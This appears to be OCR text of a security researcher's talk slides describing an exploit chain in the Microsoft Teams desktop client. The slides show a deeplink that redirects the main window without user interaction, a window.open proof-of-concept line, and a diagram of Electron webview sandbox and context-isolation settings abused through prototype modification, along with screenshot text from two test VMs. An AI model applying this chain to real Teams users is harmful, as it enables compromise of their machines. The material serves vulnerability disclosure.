
https://teams.microsoft.com/l/chat/path/to/tab


- Deeplink:

msteams:/l/chat/path/to/tab

- Execute link to tab from application shared in meeting, redirection of main window without user interaction.

```
window.open('msteams://l/chat/tab/external.app.com/poc.html')
```


Main window (MAIN_WEBVIEW)
SANDBOX = TRUE , WEBVIEWTAG = TRUE
Ipc.listener(data) {
action(data)
}
External app top document (TAB_WEBVIEW)
SANDBOX = TRUE , WEBVIEWTAG = FALSE
CONTEXTISOLATION = TRUE
ipcRenderer.send('channel','data')
Iframe
https://app.externa.com
top.postMessage(
'data'…)
New window
SANDBOX = TRUE , WEBVIEWTAG = TRUE
Throw error
https://external.app.com/window1.html
Webview element
https://external.app.com/poc.html
CONTEXTISOLATION= FALSE
SANDBOX = FALSE
NODEINTEGRATION = FALSE
Prototype modification to leak
__webpack_require__()
Redirect main window to app tab
via deeplink
Share external
application
Start meeting


Teams_1 - VMware Workstation
File Edit View VM Tabs Help
Teams_1
Search
Apps
Search
Categories
Microsoft
Education
Productivity
Image & video galleries
Project management
Utilities
See more
Industries
Agriculture
Distribution
Education
Finance
Government
Health care and life sciences
See more
Workflows
Manage your apps
Popular on Teams
Added and used the most on Microsoft Teams
See all
Forms
Microsoft Corporation
Polls
Microsoft Corporation
Channel calendar
Microsoft Corporation
Viva Insights
Microsoft Corporation
Power BI
Microsoft Corporation
Power Apps
Microsoft Corporation
Microsoft
See all
Channel calendar
Microsoft Corporation
Q&A
Microsoft Corporation
Forms
Microsoft Corporation
Viva Insights
Microsoft Corporation
Power Apps
Microsoft Corporation
Tasks by Planner and To Do
Microsoft Corporation
Education
See all
YouTube
Microsoft Teams Ecosystem
ArcGIS Maps
Esri
Type here to search
43°F Clear
10:01 PM
8/17/2022
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Teams_2 - VMware Workstation
File Edit View VM Tabs Help
Teams_2
Search
Chat
Room 1 Chat Files 3 more
Join
8/11 6:56 PM Meeting ended: 1h 52m 29s
8/11 10:08 PM Meeting ended: 3m 30s
Monday
Hector Peralta Monday 6:25 PM
Pinned
Hector_2 (You)
Recent
Room 1
00:08
People
Chat
Reactions
Apps
More
Camera
Mic
Share
Leave
H
Waiting for others to join...
Type here to search
40°F Clear
10:01 PM
8/17/2022
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Thank you!

Questions?

@Hperalta89

@BugBountyArg